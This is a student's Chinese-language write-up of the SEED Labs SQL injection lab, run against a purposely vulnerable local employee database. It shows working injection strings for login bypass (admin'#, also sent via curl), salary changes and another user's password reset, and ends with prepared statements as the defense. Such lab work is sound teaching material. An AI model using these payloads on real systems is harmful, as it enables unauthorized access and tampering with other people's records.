

Lab6 实验报告

一、 实验目的

SQL 注入是一种利用 web 之间接口漏洞的代码注入技术，应用程序和数据库服务器。当用户的输入没有被正确地检查时，漏洞就会出现在被发送到后端数据库服务器之前，在 web 应用程序中。

许多 web 应用程序接受用户的输入，然后使用这些输入构造 SQL 查询，因此他们可以从数据库中获取信息。Web 应用程序也使用 SQL 查询来存储信息数据库。这些是 web 应用程序开发中的常见实践。当 SQL 查询是如果构造不当，可能会出现 SQL 注入漏洞。SQL 注入是最常见的一种对 web 应用程序的攻击。在这个实验室中，我们创建了一个容易受到 SQL 注入攻击的 web 应用程序。我们的网站应用程序包括许多 web 开发人员经常犯的错误。学生的目标是找到方法利用 SQL 注入漏洞，演示攻击可能造成的损害，以及掌握可以帮助防御此类攻击的技术。

二、实验任务

Task 1: Get Familiar with SQL Statements

```
[09/19/20]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can
be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights
reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.
```

```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)
```

```
mysql> SELECT*FROM credential WHERE EID='10000';
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdb918bdae83000aa54747fc95fe0470fff4976

```
1 row in set (0.00 sec)
```

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage.

我们输入用管理员身份登录且不知道管理员密码时，我们可以通过输入用户名 `admin'#`，密码随便输入 `xyz`，这样 SQL 注入的语句就会从 `#` 开始的所有内容被视为注释，这样我们就可以成功登录以管理员身份查看所有信息

SQLi Lab

www.seedlabsqlinjection.com/index.html

Most Visited SEED Labs Sites for Labs

Employee Profile Login

USERNAME admin'#

PASSWORD ...

Login

Copyright © SEED LABS

SQLi Lab

www.seedlabsqlinjection.com/unsafe_home.php

SEED LABS Home Edit Profile Logout

User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABS

Task 2.2: SQL Injection Attack from command line.

http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23&Password=xyz

```
[09/19/20]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%23&Password=xyz'
```

```
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php"></a>
```



```

li><li class='nav-item'><a class='nav-link' href='unsafe_edit_from_tend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>BirthDay</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Bobby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
<div class="text-center">


```

Task 2.3: Append a new SQL statement.

在以上两种攻击中，我们只能窃取信息从数据库中;如果我们可以修改数据库使用相同的漏洞在登录页面。方法是使用 SQL 注入攻击将一条 SQL 语句转换为两条 SQL 语句，第二个是 update 或 delete 语句。在 SQL 中，分号(;)用于分隔两个 SQL 语句。

admin';DELETE * FROM credential WHERE Name='alice';#

The screenshot shows a web browser window with the URL `www.seedlabsqlinjection.com/index.html`. The page is titled "Employee Profile Login" and features a login form with two input fields: "USERNAME" and "PASSWORD". The "USERNAME" field contains the injected SQL payload: `RE Name='alice';#`. Below the form is a green "Login" button. The footer of the page reads "Copyright © SEED LABS".




会发现多句的 SQL 攻击失败，因为上述代码试图通过 `$mysqli->query()` 函数执行两条 SQL 语句，这种攻击对 MySQL 无效，因为 `mysql` 的 `query()` 函数不允许在数据库服务器上运行多条语句。这是一种 SQL 注入攻击的防护措施。

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary.

如果 UPDATE 语句出现 SQL 注入漏洞，则损害会更严重，因为攻击者可以利用该漏洞修改数据库。在我们的员工管理应用程序中，有一个 **Edit Profile** 页面(图 2)，允许员工更新他们的 **Profile** 信息，包括昵称，电子邮件，地址，电话号码和密码。要进入这个页面，员工需要先登录。当员工通过 **Edit Profile** 页面更新他们的信息时，将更新以下 SQL 查询将被执行。PHP 文件中实现的 PHP 代码用于更新员工的个人信息。


要求 Alice 修改个人的工资，则我们在 **edit Profile** 的界面进行注入攻击，攻击语句为 `',salary='70000' where eid='10000' #`



SQLi Lab x +

← → ↻ www.seedlabsqlinjection.com/unsafe_home.php 60% ... ☆ >> ≡

⚙ Most Visited SEED Labs Sites for Labs

 Home Edit Profile Logout

Alice Profile

Key	Value
Employee ID	10000
Salary	70000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	


Task 3.2: Modify other people' salary.

要求修改 boby 的工资为 1, 则 SQL 注入语句为',salary='1' where eid='20000'#, 发现攻击成功

SQLi Lab x +

← → ↻ www.seedlabsqlinjection.com/unsafe_edit_front 60% ... ☆ >> ≡

⚙ Most Visited SEED Labs Sites for Labs

 Home Edit Profile Logout

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Copyright © SEED LABs

SQLi Lab

www.seedlabsqlinjection.com/unsafe_home.php 60%

Most Visited SEED Labs Sites for Labs

SEEDLABS Home Edit Profile Logout

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Task 3.3: Modify other people' password.

Alice 在 edit profile 界面对 boby 的登录密码进行修改, SQL 注入语句为 ',password='abc' where eid='20000';#', 我们再次登入 boby 的网页, 使用 abc 的密码时, 可以登录进去, 发现 boby 的密码已经被修改。

SQLi Lab

www.seedlabsqlinjection.com/unsafe_edit_front 60%

Most Visited SEED Labs Sites for Labs

SEEDLABS Home Edit Profile Logout

Alice's Profile Edit

NickName

Email


Address

Phone Number

Password

Save

Copyright © SEED LABs



Task 4: Countermeasure — Prepared Statement

SQL 注入漏洞的根本问题是无法将代码与数据分离。当在构造 SQL 语句时，程序(例如 PHP 程序)知道哪一部分是数据，哪一部分是数据是代码。不幸的是，当 SQL 语句被发送到数据库时，边界消失了；的 SQL 解释器看到的边界可能不同于由开发人员。要解决这个问题，重要的是确保边界的视图在服务器端代码和数据库中。最安全的方法是使用预备语句。


在编译步骤中，查询首先经过解析和规范化阶段，其中查询将根据语法和语义进行检查。下一个阶段是编译阶段，其中的关键字(例如。将 SELECT、FROM、UPDATE 等转换为机器可以理解的格式。基本上,在这个阶段，查询被解释。在查询优化阶段，考虑不同计划的数量执行查询，从中选择最佳优化的计划。选择的计划存储在缓存中，因此每当下一个查询出现时，它将根据缓存中的内容进行检查；如果它已经存在在缓存中，解析、编译和查询优化阶段将被跳过。编译后的查询然后被传递到实际执行阶段。准备语句出现在编译之后，但在执行步骤之前。一个准备语句将经过编译步骤，并转换为一个预编译的查询占位符的数据。要运行这个预编译的查询，需要提供数据，但这些数据不会被删除

进入终端，进入 INJection 文件夹，发现有一个已经编译的版本。

```
root@VM:/home/seed# cd /var/www/SQLInjection
root@VM:/var/www/SQLInjection# ls
css                safe_edit_backend.php  unsafe_edit_backend.php
index.html         safe_home.php          unsafe_edit_frontend.php
logoff.php         seed_logo.png          unsafe_home.php
root@VM:/var/www/SQLInjection#
```

使用已经编译预处理过的登录

http://www.seedlabsqlinjection.com/safe_home.php?username=admin%27#&Password=



三、实验总结

通过这次实验，对 SQL 注入攻击有了更为深刻的了解，以及了解了 SQL 攻击语句的应用格式，在这次的实验中，在完成实验的同时也遇到了一些问题，在 SQL 攻击中，在 Alice 进行工资修改的注入攻击中，第一次没有加入 **where** 语句指定特定的用户，而导致所有用户的工资都被修改。因而了解到，要完成指定用户的工资修改，一定不能忘记加 **where** 语句。